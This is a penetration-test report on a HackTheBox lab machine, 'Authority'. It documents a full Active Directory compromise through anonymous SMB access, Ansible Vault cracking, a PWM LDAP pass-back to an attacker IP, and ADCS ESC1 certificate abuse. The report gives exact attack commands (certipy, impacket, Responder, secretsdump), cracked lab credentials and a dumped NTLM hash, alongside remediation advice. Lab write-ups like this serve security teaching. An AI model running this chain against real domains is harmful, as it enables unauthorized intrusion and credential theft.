
Authority — Full AD Compromise via Ansible Vault, PWM and ADCS ESC1
A complete penetration test report of a Windows Active Directory environment: anonymous SMB access, Ansible Vault credential extraction, PWM configuration abuse, LDAP pass-back, and ADCS ESC1 exploitation. From unauthenticated network position to Domain Admin in a single chain.
Penetration Test Report — Authority
Target: 10.129.65.79 (AUTHORITY.authority.htb)
Domain: authority.htb
Assessment Type: Internal Network / Active Directory
Testing Period: 1 October 2026
Classification: Lab Environment (HackTheBox)
Overall Risk Rating: CRITICAL
Executive Summary
The assessment identified a complete Active Directory domain compromise through a chain of four vulnerabilities and misconfigurations. Starting from an unauthenticated network position with no credentials, the tester obtained Domain Administrator privileges in approximately two hours.
The attack path exploits an anonymously accessible SMB share containing Ansible playbooks, which led to the extraction of encrypted credentials from an Ansible Vault. A weak vault password enabled decryption of the PWM administrator password. The tester then abused PWM’s configuration mode — which was left enabled without authentication — to redirect LDAP authentication to an attacker-controlled host. This LDAP pass-back captured the credentials of the service account svc_ldap in plaintext. Using that account, the tester enumerated ADCS and discovered an ESC1 vulnerability in the CorpVPN certificate template. By creating a computer account and requesting a certificate with Administrator’s UPN, the tester obtained Domain Admin access and performed DCSync.
Business Impact
A complete compromise of the Active Directory domain. An attacker with these privileges can access all domain-joined systems, extract credentials for every user and service account, modify or delete any data, and establish persistence that survives password resets.
The exposure is not theoretical: it requires no zero-day and no pre-existing privileged access. Every vulnerability in the chain is a known misconfiguration with a documented fix.
For a full technical deep dive into the three core techniques used in this chain — Ansible Vault cracking, LDAP pass-back, and ESC1 exploitation — see the dedicated research article: Ansible Vault, LDAP Pass-Back and ESC1 →.
Immediate Actions Required
| Priority | Action | Timeline |
|---|---|---|
| P0 | Disable PWM configuration mode or restrict it to authenticated administrators only | 24 hours |
| P0 | Remove anonymous access from all SMB shares, especially those containing automation code | 24 hours |
| P0 | Rotate all credentials stored in Ansible Vault and use strong vault passwords | 48 hours |
| P1 | Remediate ESC1 by removing ENROLLEE_SUPPLIES_SUBJECT from the CorpVPN template | 1 week |
| P1 | Enforce LDAP signing and channel binding to prevent pass-back attacks | 2 weeks |
| P2 | Audit ADCS templates for ESC1-ESC8 misconfigurations | 2 weeks |
Scope and Methodology
In-Scope
- Single host:
10.129.65.79(Windows Server 2019, Domain Controller) - All TCP services exposed by the host, including Active Directory (LDAP, Kerberos, SMB, DNS), IIS, PWM (port 8443), and ADCS
- The
DevelopmentSMB share and its contents
Out-of-Scope
- Any host other than
10.129.65.79. Only this IP is reachable from the assessment network. - Anything that is not network-based against the target: physical access, social engineering, or supply chain compromise.
Methodology
The assessment followed the PTES (Penetration Testing Execution Standard) with emphasis on Active Directory attack paths:
- Reconnaissance — Network scanning, service enumeration
- Initial Access — Anonymous SMB access, Ansible Vault cracking
- Foothold — PWM configuration abuse, LDAP pass-back
- Enumeration — ADCS enumeration, certificate template analysis
- Privilege Escalation — ESC1 exploitation, certificate request, Domain Admin access
- Post-Exploitation — DCSync, credential extraction
Findings
Finding 1 — Anonymous SMB Access to Development Share
| Attribute | Value |
|---|---|
| Severity | High |
| CVSS 4.0 | 8.7 |
| Vector | CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N |
| CWE | CWE-284 (Improper Access Control) |
| MITRE ATT&CK | T1135 (Network Share Discovery), T1039 (Data from Network Shared Drive) |
Description
The Development SMB share was accessible to the Guest account without authentication. This share contained the complete Ansible automation codebase used to configure the environment, including encrypted credentials in Ansible Vault format.
Evidence
nxc smb 10.129.65.79 -u 'Guest' -p '' --shares
SMB         10.129.65.79    445    AUTHORITY        [+] authority.htb\Guest:
SMB         10.129.65.79    445    AUTHORITY        Share           Permissions     Remark
SMB         10.129.65.79    445    AUTHORITY        -----           -----------     ------
SMB         10.129.65.79    445    AUTHORITY        Development     READ
Impact
Full read access to the automation codebase, which contained Ansible Vault encrypted credentials that were subsequently cracked (Finding 2).
Remediation
- Remove anonymous access from all SMB shares.
- Restrict share permissions to specific authenticated groups.
- Do not store automation code on file shares accessible to unprivileged users.
Finding 2 — Weak Ansible Vault Password
| Attribute | Value |
|---|---|
| Severity | High |
| CVSS 4.0 | 8.7 |
| Vector | CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:L/SI:L/SA:N |
| CWE | CWE-521 (Weak Password Requirements), CWE-312 (Cleartext Storage of Sensitive Information) |
| MITRE ATT&CK | T1555 (Credentials from Password Stores) |
Description
The Ansible Vault containing PWM administrator credentials was protected by the password !@#$%^&*. This password was cracked offline using ansible2john and John the Ripper in 11 seconds. The vault contained the PWM admin password (pWm_@dm!N_!23), which was used to access the PWM configuration editor.

Evidence
ansible2john ansible >> ansible.txt
john --wordlist=/usr/share/wordlists/rockyou.txt ansible.txt
!@#$%^&*  (ansible)
ansible-vault decrypt pwm_admin.txt --ask-vault-pass
Decryption successful
cat pwm_admin.txt
pWm_@dm!N_!23
Impact
The PWM administrator password was recovered, giving the attacker full access to the PWM configuration editor.

Remediation
- Use strong, unique passwords for Ansible Vault.
- Never store vault passwords on the same host as the vault.
- Use a password manager or external secret store for automation secrets.
For a full explanation of how Ansible Vault works — the AES-256 encryption, ansible2john, and why weak vault passwords are dangerous — see the Ansible Vault deep dive →.
Finding 3 — PWM Configuration Mode Without Authentication
| Attribute | Value |
|---|---|
| Severity | Critical |
| CVSS 4.0 | 9.3 |
| Vector | CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:N/SC:L/SI:L/SA:N |
| CWE | CWE-306 (Missing Authentication for Critical Function) |
| MITRE ATT&CK | T1557 (Adversary-in-the-Middle) |
Description




PWM was running in configuration mode, which allows modifying the application’s configuration without authenticating to an LDAP directory first. This enabled the attacker to change the LDAP connection string from ldaps://authority.htb.corp to ldap://10.10.15.127:389, redirecting authentication to an attacker-controlled host. The LDAP pass-back captured the plaintext credentials of svc_ldap.

Evidence
# PWM configuration mode message
"PWM is currently in configuration mode. This mode allows updating the configuration without authenticating to an LDAP directory first."

# LDAP profile redirected to attacker IP
ldap:10.10.15.127:389

# Responder captured plaintext credentials
svc_ldap:lDaP_1n_th3_cle4r!
Impact
The attacker obtained valid domain credentials (svc_ldap), which provided WinRM access
Remediation
- Disable PWM configuration mode in production.
- If configuration access is required, restrict it to authenticated LDAP administrators.
- Enable LDAP signing and channel binding to prevent pass-back attacks.
For a full explanation of the LDAP pass-back technique — why configuration mode is dangerous and why cleartext LDAP is the key — see the LDAP pass-back deep dive →.
Finding 4 — ADCS ESC1 in CorpVPN Certificate Template
| Attribute | Value |
|---|---|
| Severity | Critical |
| CVSS 4.0 | 9.4 |
| Vector | CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H |
| CWE | CWE-295 (Improper Certificate Validation) |
| MITRE ATT&CK | T1649 (Steal or Forge Authentication Certificates) |
Description
The CorpVPN certificate template is vulnerable to ESC1. The template allows the enrollee to supply the subject (ENROLLEE_SUPPLIES_SUBJECT) and has Client Authentication enabled. Combined with enrollment rights for Domain Computers, this allows an attacker to create a computer account, request a certificate with Administrator’s UPN, and authenticate as Administrator.
Evidence
certipy-ad find -u 'svc_ldap@authority.htb' -p 'lDaP_1n_th3_cle4r!' -target authority -vulnerable -stdout
Template Name                       : CorpVPN
Enrollee Supplies Subject           : True
Client Authentication               : True
[!] Vulnerabilities
  ESC1                              : Enrollee supplies subject and template allows client authentication.
impacket-addcomputer -computer-name 'EVILPC$' -computer-pass 'Password123!' -dc-ip 10.129.65.79 authority.htb/svc_ldap:'lDaP_1n_th3_cle4r!'certipy-ad req -u 'EVILPC$@authority.htb' -p 'Password123!' -ca AUTHORITY-CA -template CorpVPN -upn 'Administrator@authority.htb' -dc-ip 10.129.65.79
[*] Got certificate with UPN 'Administrator@authority.htb'
[*] Saving certificate and private key to 'administrator.pfx'Impact
A certificate for Administrator was issued, granting full domain compromise via LDAP shell and DCSync.
Remediation
- Remove
ENROLLEE_SUPPLIES_SUBJECTfrom theCorpVPNtemplate. - Restrict enrollment rights to specific privileged groups.
- Enable manager approval for sensitive templates.
- Audit all certificate templates for ESC1-ESC8 misconfigurations.
- Set
ms-DS-MachineAccountQuotato 0 at the domain root to prevent any authenticated user from creating computer accounts. This removes the prerequisite for the ESC1 attack when enrollment rights are granted toDomain Computers. - Set
ms-DS-MachineAccountQuotato 0 at the domain root to prevent any authenticated user from creating computer accounts. This removes the prerequisite for the ESC1 attack when enrollment rights are granted toDomain Computers.
For a full explanation of ESC1 — the two properties that make a template vulnerable and how the machine quota enables the attack — see the ESC1 deep dive →.
Attack Chain
The following diagram shows the complete attack path from unauthenticated network position to Domain Administrator.
[1] Anonymous SMB access to Development share
    nxc smb 10.129.65.79 -u 'Guest' -p '' --shares
    |
    v
[2] Download Ansible playbooks
    nxc smb ... -M spider_plus -o DOWNLOAD_FLAG=True
    |
    v
[3] Identify Ansible Vault encrypted credentials
    cat PWM/defaults/main.yml -> $ANSIBLE_VAULT;1.1;AES256
    |
    v
[4] Crack Ansible Vault password
    ansible2john ansible > hash.txt
    john --wordlist=rockyou.txt hash.txt -> !@#$%^&*
    |
    v
[5] Decrypt PWM admin password
    ansible-vault decrypt pwm_admin.txt -> pWm_@dm!N_!23
    |
    v
[6] Access PWM configuration editor
    https://10.129.65.79:8443/pwm/private/config/editor
    |
    v
[7] LDAP pass-back: redirect LDAP to attacker IP
    Change ldaps://authority.htb.corp to ldap://10.10.15.127:389
    Start Responder on tun0
    |
    v
[8] Capture svc_ldap credentials in plaintext
    svc_ldap:lDaP_1n_th3_cle4r!
    |
    v
[9] WinRM access as svc_ldap
    nxc winrm 10.129.65.94 -u 'svc_ldap' -p 'lDaP_1n_th3_cle4r!'
    |
    v
[10] Enumerate ADCS and identify ESC1
     certipy-ad find -vulnerable -> CorpVPN template
     |
     v
[11] Create computer account
     impacket-addcomputer -computer-name 'EVILPC$' -computer-pass 'Password123!'
     |
     v
[12] Request certificate with Administrator UPN
     certipy-ad req -u 'EVILPC$@authority.htb' -p 'Password123!' \
       -ca AUTHORITY-CA -template CorpVPN \
       -upn 'Administrator@authority.htb'
     |
     v
[13] Authenticate with certificate
     certipy-ad auth -pfx administrator.pfx -ldap-shell
     add_user_to_group svc_ldap "Domain Admins"
     |
     v
[14] DCSync
     impacket-secretsdump authority.htb/svc_ldap:'lDaP_1n_th3_cle4r!'@10.129.65.79 -just-dc
     Administrator:500:aad3b435b51404eeaad3b435b51404ee:6961f422924da90a6928197429eea4ed
     |
     v
[15] Domain Admin Access
     nxc winrm 10.129.65.79 -u 'Administrator' -H '6961f422924da90a6928197429eea4ed' -x "powershell -e ..."
Recommendations Summary
| Priority | Finding | Recommendation |
|---|---|---|
| P0 | PWM configuration mode | Disable or restrict to authenticated admins |
| P0 | Anonymous SMB access | Remove anonymous access from all shares |
| P0 | Ansible Vault weak password | Rotate credentials, use strong vault passwords |
| P1 | ESC1 | Remove ENROLLEE_SUPPLIES_SUBJECT, restrict enrollment |
| P1 | LDAP pass-back | Enable LDAP signing and channel binding |
| P2 | ADCS audit | Enumerate and remediate all ESC1-ESC8 misconfigurations |
Appendix — Tools and References
Tools used in this assessment:
